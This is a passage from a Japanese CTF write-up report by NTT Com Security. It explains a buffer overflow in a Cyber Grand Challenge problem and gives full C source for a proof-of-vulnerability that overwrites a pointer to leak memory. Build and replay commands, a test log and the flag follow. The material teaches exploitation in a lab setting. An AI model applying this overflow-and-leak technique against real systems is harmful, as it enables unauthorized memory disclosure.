この関数ではバッファオーバーフローが発生します。具体的には、攻撃者は 804 バイト分の

データを送ることで変数 buf の直後に存在するポインタ pstr を上書きすることができます。この pstr はバッファオーバーフロー発生直後に puts の引数となっていますので、結果的に攻撃者は好きなアドレスから値を読み出せることになります。

一点だけ注意する必要があるのは、送信するデータ（読み出したいアドレスも含む）をバイト単位で足していきその合計値が 0x31337 でない場合は、pstr が"FAIL: "に上書きされてしまうことです。このため、望んだアドレスの値を読み出すには、送信データの合計値が 0x31337 になるように送るデータの値を調整する必要があります。

ここで CGC に話を戻します。CGC では、POV と呼ばれる脆弱性を攻略するモジュールを作成し、それをサーバに送信します。サーバは、受信した POV で脆弱性を攻略できたと判断すると、POV を送ってきたクライアントにフラグを返します。その際、POV が脆弱性を攻略できたことを示す方法は 2 つあります。

https://github.com/CyberGrandChallenge/cgc-release-documentation/blob/master/walk-throughs/understanding-cfe-povs.md

ここではそのうちの Type 2 POV Negotiation を使います。これは POV がサーバからメモリアドレスとサイズを受け取った後、サーバに対してそのメモリアドレスが指す内容を返すことで、POV モジュールが脆弱性を攻略できてたことを示す仕組みです。つまり先程見つけた脆弱性を使って、指定されたアドレスから値を読みだしサーバに返す POV を作ればよいことになります。以下が POV ファイルのソースコードになります。

```
#include <libpov.h>
int main(void)
{
    int             cnt;
    unsigned char   banner[18];
    size_t          envlen;
    unsigned char   *envval;
    unsigned int    type2_addr, type2_length;
    unsigned char   *type2_value = NULL;
    unsigned int    addr_checksum = 0;
    unsigned int    goal = 0x31337;
    unsigned char   evilbuf[4+804];
```

```
unsigned int    quotient, remainder;

// negotiate
negotiate_type2();

// skip banner
length_read(0, banner, sizeof(banner));

// build evilbuf
envval = getenv("TYPE2_ADDR", &envlen);
type2_addr = *(unsigned int*)envval;
for(cnt = 0; cnt < 4; cnt++){
   addr_checksum += envval[cnt];
}
free(envval);
quotient = (goal - addr_checksum) / 800;
remainder = (goal - addr_checksum) % 800;

*(unsigned int*)evilbuf = sizeof(evilbuf) - 4;
for(cnt = 4; cnt < 804-remainder; cnt++){
     evilbuf[cnt] = (unsigned char)quotient;
}
for(cnt = 804-remainder; cnt < 804; cnt++){
     evilbuf[cnt] = (unsigned char)(quotient+1);
}
*(unsigned int*)&evilbuf[4+800] = type2_addr;

// send evilbuf
transmit_all(1, evilbuf, sizeof(evilbuf));

// receive type2 value
envval = getenv("TYPE2_LENGTH", &envlen);
type2_length = *(unsigned int*)envval;
```

```
    free(envval);
    type2_value = malloc(type2_length);
    length_read(0, type2_value, type2_length);

    // submit type2 value
    assign_from_slice("TYPE2_VALUE", type2_value, type2_length, 0, 0, 1);
    submit_type2("TYPE2_VALUE");

    free(type2_value);
}
```

このプログラムを pov.c として保存し、pov_ではじまるディレクトリに配置します。その後、/usr/share/cb-testing/cgc-cb.mk を使って make を実行することで、pov ファイルを作成することができます。

```
  $ mkdir pov_legit_00002
  $ mv pov.c pov_legit_00002
  $ make -f /usr/share/cb-testing/cgc-cb.mk pov
  /usr/i386-linux-cgc/bin/clang -c -nostdlib -fno-builtin -nostdinc -Iinclude -Ilib -
I/usr/include  -o build/pov_legit_00002/pov.o pov_legit_00002/pov.c
  /usr/i386-linux-cgc/bin/ld -nostdlib -static -o pov/pov_legit_00002.pov
build/pov_legit_00002/*.o -L/usr/lib -lcgc -lpov
  $ ls pov
  pov_legit_00002.pov*
```

ローカル環境でこの pov ファイルの動作を確認するには、まず以下のコマンドでサーバを起動します。

```
$ cb-server --insecure -p 10000 -d /vagrant legit_00002
```

その後、cb-replay-pov コマンドを使うことで、起動したサーバに対して動作確認することができます。

```
  $ cb-replay-pov --debug --host 127.0.0.1 --port 10000 pov/pov_legit_00002.pov
```

```
# pov/pov_legit_00002.pov
# connected to ('127.0.0.1', 10000)
# negotiation listen at: ('0.0.0.0', 56670)
# negotiating
# negotiation type: 2
# sending page location: 1128775680, 4096, 4
# getting secret
# secret value: 6c28b655
# done
# waiting
```

正確なログを取り忘れてしまいましたが、この pov ファイルを問題サーバに送信することで、以下のフラグを取得することができました。

The flag is: You should be a pro CGCer at this point.

6 本レポートについて

6.1 レポート作成者

NTT コムセキュリティ株式会社

テクニカルサポート部　斯波 彰

オペレーション＆コンサルティング部　濱崎 浩輝

問題解説協力

日本電信電話株式会社

NTT セキュアプラットフォーム研究所

岩村 誠、塩治 榮太朗

NTT コムウェア株式会社

品質生産性技術本部 セキュリティソリューション事業部

藤田 倫太朗

NTT コミュニケーションズ株式会社

NTT コムセキュリティ株式会社

オペレーション＆コンサルティング部

羽田 大樹、永井 信弘

6.2 履歴

2016 年 7 月 15 日（ver1.0）：初版公開

6.3 お問い合せ

NTT コミュニケーションズ株式会社

経営企画部 マネージドセキュリティサービス推進室

E-mail: scan@ntt.com